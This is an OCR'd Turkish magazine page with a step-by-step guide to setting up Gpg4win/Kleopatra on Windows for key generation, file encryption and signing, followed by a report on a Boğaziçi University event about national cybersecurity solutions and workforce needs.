
GnuPG for Outlook (GpgOL) : Microsoft Outlook 2003, 2007 ve 2013 için imzalama ve şifreleme mekanizmasını kullanmamıza olanak veren bir eklenti.

PASSWORD


GPG Explorer eXtension (GpgEX) : Explorer eXtension (GpgEX) : Bu eklenti sayesinde, şifreleme ve imzalama fonksiyonları, Windows Explorer'ın sağ tuş menüsüne (context) menüsüne eklenir.

Claws Mail : Claws Mail : GPG'yi destekleyen tam donanımlı bir eposta programı.

2) Kurulum tamamlandıktan sonra masaüstünde ya da başlat menüsü altındaki düğümden Kleopatra programının ikonu tıklanarak, Kleopatra programı
açılır.




3) Hali hazırda bir PGP anahtarına sahipsek File -> Import Certificates menüsünden import edebiliriz. Eğer bir private-public anahtar çiftine sahip değilsek, File>New Certificate menüsünü tıklayarak, anahtar oluşturma sihirbazını açıyoruz:



Create a personal OpenPGP key pair seçeneğini seçerek bir sonraki adıma geçiyoruz.


4) Bizi karşılayan ekrandaki alanları doldurarak devam ediyoruz:



Varsayılan ayarlar ile kullanabiliriz. Anahtar çiftimizin zaman aşımı (expire) değerini, şifreleme türünü (RSA, DSA) hangi amaçlar ile kullanılacağını Advanced Settings altından ayarlayabiliriz. Bu kılavuzda varsayılan ayarlar ile devam ediyoruz.


5) Bu adımda oluşturulan sertifika ile ilgili özet bilgileri bize sunan ekranla karşılaşıyoruz. Show Details 'i tıklayarak oluşturmak üzere olduğumuz sertifika hakkında ayrıntılı bilgilere ulaşabiliriz:

6) Sıradaki ekran bizden bir parola belirtmemizi isteyecek. Bu gizli anahtarımızı oluşturacak paroladır. Bu esnada program bizden, benzersiz bir anahtar oluşturmak için klavye girdileri, fare hareketleri gibi bu sürecin tekilliğini besleyen girdiler istemektedir.




7) Anahtar çiftimiz başarı ile oluşturulduktan sonra bizi karşılayacak ekrandaki seçenekler ile, anahtar çiftimizin bir yedeğini alabilir; eposta ile genel anahtarımızı paylaşabilir ya da public key'imizi bir key dizin servisine gönderebiliriz. (Eğer herhangi bir anahtar dizin servisi belirtilmedi ise, Kleopatra varsayılan olarak keys.gnupg.net adresine göndermektedir.)

8) Anahtar çiftlerimizi Kleopatra ana ekranındaki My Certificates sekmesi altında görebilmeliyiz.
Bu ekranda paylaşmak istediğimiz anahtarımızın üzerine sağ tuşla tıklayıp Export Certificates ya da CTRL+E tuş kombinasyonlarını kullanarak, Public veya Private anahtarımızı export edebiliriz.
Kleopatra 'yı bilgisayarımıza kurup, anahtar çiftlerimizi oluşturduktan sonra PGP ile iletişim kurmak istediğimiz alıcı tarafın Public key'ine ihtiyacımız olacak. Alıcının public key'ini şu şekilde elde edebiliriz:



"Kurum içi ve kurumdışı ilişkilerde ileti kaynağının ve tutarlılığının doğrulanması; iletilen verilerin güvenliğinin sağlanması büyük önem arz etmektedir.

Bu bağlamda, bir şifreleme ve imzalama standardı olarak Açık Anahtarlı Şifreleme özel olarak da GPG 'yi tanıyacak, adım adım Windows işletim sistemi için kurulumunu ve üretilen anahtar çiftlerinden, public (genel) anahtarı alıcılarımızla paylaşmayı göreceğiz."




● Alıcının kendisinden public key'ini isteyebiliriz


● Key serverlar üzerinden alıcıya ait public key'e ulaşabiliriz.


● Kleopatra File->Look Up Certificates on Server seçeneği üzerinden birden çok key


server'da aratabilir ve Kleopatra ekranımıza otomatik olarak ekleyebiliriz.



top_secret_message.txt isimli dosyada özel bir mesajımız olduğunu düşünelim:
Bu mesajı genel anahtarını (public key'ini) edindiğimiz bir kullanıcıya şifreleyerek göndermek istiyoruz. Bunun için dosya üzerinde sağ tuşla tıklayarak, GpgEX fonksiyonlarından Encrypt (Şifrele) ya da Sign and Encrypt seçeneklerinden birini seçebilirim:








Bizi karşılayan ekranlardan sırasıyla yine Encrypt ve mesajın alıcısını seçerek, işlemimi sonlandırıyorum:


Kleopatra , clipboard ile etkileşimli çalışabilmektedir.


Önbelleğe kopyalanmış bir metni şifreleyebilir ya da önbellekteki şifreli metni decrypt edebilir.

Dosya İmzalama

Dosyalarda kaynak ve tutarlılık doğrulama için Windows Explorer sağ tuş menüsüne eklenen Sign ya da Enctrypt and Sign seçeneklerinden birini kullanabiliriz.








Parolamızı giriyoruz:

Dosyamıza ek olarak, dosya_adi.sig uzantılı bir dosya oluşturulacak. Bu *.sig uzantılı dosyayı da dosyamızla birlikte alıcıya gönderiyoruz. Alıcıdan gelen imzalanmış dosyaların doğrulanması için de tam tersi bir işlem sırası geçerli.

- Alınan dosya sağ tuşla tıklanır, eğer sadece imzalı bir dosya ise, Verify , şifrelenmiş ve imzalı bir dosya ise Verify and Decrypt seçenekleri tıklanır
- Doğrulamak için, hangi kullanıcıdan geldi ise, o kullanıcının public key'i seçilir.



Etkinlik

Milli ve Yerli Siber Güvenliğe Boğaziçi Damgası

Muhammet Burak Şentürk

Siber güvenlikte milli ve yerli ekosistem oluşması için konunun tüm muhataplarının tarafsız bir ortamda bir araya gelmemesi büyük bir eksiklikti.

Siber güvenlikte milli ve yerli ekosistem oluşması için konunun tüm muhataplarının tarafsız bir ortamda bir araya gelmemesi büyük bir eksiklikti. Daha önce bu konu çeşitli toplantılarda bu konu dile getirilmiş olsa bile akademik bir ortamda tüm taraflar önünde tartışılması gerekiyordu. Ülkemizde ve dünyada üniversiteler; nitelikli insan kaynağını karşılamada olduğu gibi AR-GE ve inovasyonda da akla ilk gelen kurumlardır. Boğaziçi Üniversitesinde düzenlenen "Türkiye'de SOME'ler ve Siber Güvenlikte Yerli Milli Çözümler" adlı etkinlik bu açıdan kayda değerdi. Boğaziçi Üniversitesi Yönetim Bilişim Sistemleri Siber Güvenlik Merkezi (BÜSİBER) tarafından düzenlenen etkinlikte Milli Siber Strateji'de önemli rol oynayan SOME birimleri ve Milli/Yerli üreticileri aynı çatı altında buluşturdu. Boğaziçi Üniversitesi öğretim üyesi Doç. Dr. Bilgin Metin'in girişimciliği ve İstanbul Kalkınma Ajansı desteğiyle kurulan BÜSİBER kamu siber direncini artırmayı ve bu alanda ihtiyaç duyulan insan kaynağını yetiştirmeyi hedeflemektedirç "Türkiye'de SOME'ler ve Milli Güvenlikte Yerli Milli Çözümleri" etkinliği ile BÜSİBER, Türkiye'nin önde gelen siber güvenlik uzmanlarını, kurumları ve akademisyenleri bir araya getirdi.

Siber güvenlik alanında kendi yazılımlarımızla güvenlik duvarı, saldırı tespit ve önleme sistemi, log analizi, veri sızıntısı önleme, siber tatbikat, siber istihbarat, kötücül yazılım, adli bilişim, bilgi güvenliği süreç, risk ve uyum yönetimi gibi alanlarda yerli ve milli çözümlerin geliştirilmesi gerekttiği konuşuldu. Boğaziçi Üniversitesi Rektörü Prof. Dr. Mehmet Özkan konuşmasında siber güvenliğe olan ihtiyacın giderek arttığını; bu bağlamda kurumların gittikçe daha büyük miktarlarda bütçe ayırdıklarını vurguladı. 2017'de siber güvenlik pazarının 120 milyar dolar hacminde ön görüldüğünden bahseden Özkan, "Türkiye siber güvenlik pazarının yüzde 97'si yabancıların elinde. Yaklaşık 1,5 milyar dolar potansiyeli olan siber güvenlik pazarımızda, Türkiye'nin aldığı pay yalnızca 45 milyon dolar. Dışarıya 1,45 milyar dolar aktarılacağı öngörülüyor" dedi. Siber güvenlik alanında yapılacak çalışmalarla, bizim de pastadan önemli bir pay almamız gerektiğini ifade etti.

Siber Güvenlik Farkındalık Eğitimleri İçin 1 Milyar Dolar Harcanıyor

Etkinliğin açılış konuşmasını yapan İnternet Geliştirme Kurulu Başkanı Tayfun Acarer, veri ihlallerinin 2015 ten 2016 ya geçişte %781 oranında artığını, sağlık sektörü başta olmak üzere pek çok kurumun siber saldırılara maruz kaldığını vurguladı. "Tüm saldırılar içinde tespit edilemeyen saldırıların oranının %70 olması, tehlikenin boyutunu ciddi şekilde gözler önüne seriyor. Bu maksatla siber güvenlik farkındalık eğitimlerine 1 milyar dolar harcanıyor. 2016'da siber güvenlik ile ilgili iş açığı 1 milyon iken, bu rakam 2017 sonunda 1,3 milyon olacak." ifadelerini kullandı. Acarer'in verdiği bilgilere göre, siber saldırı mağduru olan kişi sayısı, toplam nüfusun yüzde 51'ini oluşturuyor ve siber saldırıların küresel tahmini maliyeti 2016 yılında 400 milyar doları aştı. İstatistiklere göre en çok saldırıya uğrayan sektör ise sağlık sektörü. Sağlık sektörünün siber saldırılara bu kadar açık olmasının önemli risklere de yol açtığını kaydeden Acarer, "TÜBİSAD'ın her yıl yaptığı bilişim sektörü konulu ankete göre sektörün en önemli ihtiyacı nitelikli elemandır" dedi.

Acarer, sorunun çözümünün üniversitelerde olduğuna ve mevcut imkanlarla siber güvenlik konusunda güncelliğin yakalanabilmesi için üniversitelerin desteklenmesi gerektiğine dikkat çekti. Ayrıca siber güvenliğin klasik mühendislik eğitiminden daha farklı bir bakış açısı gerektirdiğini, bu formasyona uygun eğitmenlerin yetiştirilmesi gerektiğine de vurguladı.
Konuşmasının sonunda Acarer, siber saldırılardan bireysel olarak korunmaya yönelik güvenlik önerilerinde bulundu.

Siber Güvenlik Ulusal Savunmanın Yeni Boyutu ve Mili Ürünlere Güven Artmalı

"Milli Güvenlik ve Elektronik Harp Sistemleri" konusunda sunumunu yapan Savunma Sanayi Müsteşarlığı Siber Güvenlik ve Elektronik Harp Sistemleri Daire Başkanı, Muhammet Sami Ulukavak konuşmasında geçmişe nazaran günümüzde her alanda olduğu gibi siber güvenlikte de "milli" bilinçle hareket edildiğini vurguladı.

Yabancı siber güvenlik ürünlerinde son bir yılda ortaya çıkan güvenlik açıklarına istatistikler ile dikkat çeken Ulukavak, milli çözümlere duyulan güvensizliğin aşılması, milli donanımların eksikliğinin giderilmesi ve siber güvenlik ortamının oluşturulması gerektiğini söyledi. Bu bağlamda, Savunma Sanayi Müsteşarlığı'nca kısa zamanda başlatılması planlanan "siber akademi" çalışması takip edilmesi gereken bir konu. Muhammet Sami Ulukavak, konuşmasının devamında siber güvenliğin günümüzde stratejik bir öneme sahip olduğunu ve siber saldırıların artık terör örgütleri ile bağlantılarının olduuna işaret etti. Savunma Sanayii Müsteşarlığı adına siber güvenliği; kara, deniz, hava ve uzaydan sonra beşinci kuvvet olarak konumlandırdıklarını kaydeden Ulukavak, Siber Savunma Merkezi Projesi ile gerekli olan tüm donanım ve yazılımı geliştirdiklerini ve TSK'ya bu alanda destek verdiklerini söyledi. Bununla birlikte Emniyet Müdürlüğü ile de çalışmalar yürüttüklerini belirten Ulukavak, 81 ilde kullanılacak uçtan uca şifrelenmiş sistemler üretmek için çalışmalara başlandığını kaydetti.

Siber Güvenlik Ulusal Kalkınmanın Bir Parçası

Kalkınma Bakanlığı İktisadi Sektörler ve Koordinasyon Genel Müdürü Emin Sadık Aydın da sektördeki nitelikli eleman eksikliği konusuna vurgu yaptı ve şu değerlendirmede bulundu: "Dijital teknolojiler artık vazgeçilemeyecek ölçüde derinleşiyorlar. Bilişim hizmetleri ve ürünleri artık ekonomilerin ayrılmaz bir parçası. OECD, bilgi temelli yenilikçiliğin ülkelerin gelişmesi için belirleyici olduğu konusunda uyarıyor.

Ulusal güvenliğimizin bir parçası olarak siber güvenlik konusunda gayretlerimizi arttırmamız gerekiyor. Üniversiteleri bu konuda desteklememiz gerekiyor." İstanbul Kalkınma Ajansı Genel Sekreteri Özgür Özben Yavuz ise İstanbul'un ekonomik ve sosyal kalkınması alanında yoğun çalışmalar yürüttükleri belirtti. Bu konularda özellikle araştırma-geliştirme ve inovasyona çok önem verdiklerini belirten Yavuz, milli ar-ge çalışmaları kapsamında 285 projeye katkı verdiklerini ve İstanbul'u bir küresel kent yapma yönündeki çalışmalarının devam edeceğini söyledi.

Siber Güvenlikte Yeni Yaklaşımlar Gerekli

